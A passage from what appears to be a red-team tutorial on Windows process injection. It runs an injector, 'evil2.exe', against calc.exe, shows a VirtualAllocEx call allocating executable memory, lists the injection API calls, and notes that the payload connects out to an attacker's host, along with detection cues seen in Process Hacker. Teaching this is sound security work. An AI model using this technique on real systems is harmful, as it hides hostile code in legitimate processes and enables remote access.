
Which we can see that the process ID of the `calc.exe` is `1844`.

Then run our injector from victim's machine:


```
.\evil2.exe 1844
```



and first of all we can see that ID of the `calc.exe` is the same and our `evil2.exe` is create new process `cmd.exe` and on the `Network` tab our payload is execute (because `calc.exe` establish connection to attacker's host):




Then, let's go to investigate `calc.exe` process. And go to `Memory` tab we can look for a memory buffer we allocated.



Because if you take a look into the source code we are allocating some executable and readable memory buffer in the remote process:


```
50
51  // allocate memory buffer for remote process
52  rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
53
```

So in the Process Hacker we can search and sorted by *Protection*, scroll down and find region which is readable and an executable in the same time:



so, there is a lot of such regions in a memory of `calc.exe`.

But, note how the `calc.exe` has a `ws2_32.dll` module loaded which should never happen in normal circumstances, since that module is responsible for sockets management:



So this is how you can inject you code into another process.

But, there is a caveat. Opening another process with write access is submitted to restrictions. One protection is Mandatory Integrity Control (MIC). MIC is a protection method to control access to objects based on their “Integrity level”.
There are 4 integrity levels:
- *low level* - process which are restricted to access most of the system (internet explorer)
- *medium level* - is the default for any process started by unprivileged users and also administrator users if UAC is enabled.
- *high level* - process running with administrator privileges.
- *system level* - by SYSTEM users, generally the level of system services and process requiring the highest protection.

For now we will not delve into this. Firstly I will try figure this out myself.

VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
OpenProcess

Source code in Github

I hope this post was at least a little useful for entry level penetration testers and red teamers and possibly even professionals.
Thanks for your time and good bye!
PS. All drawings and screenshots are mine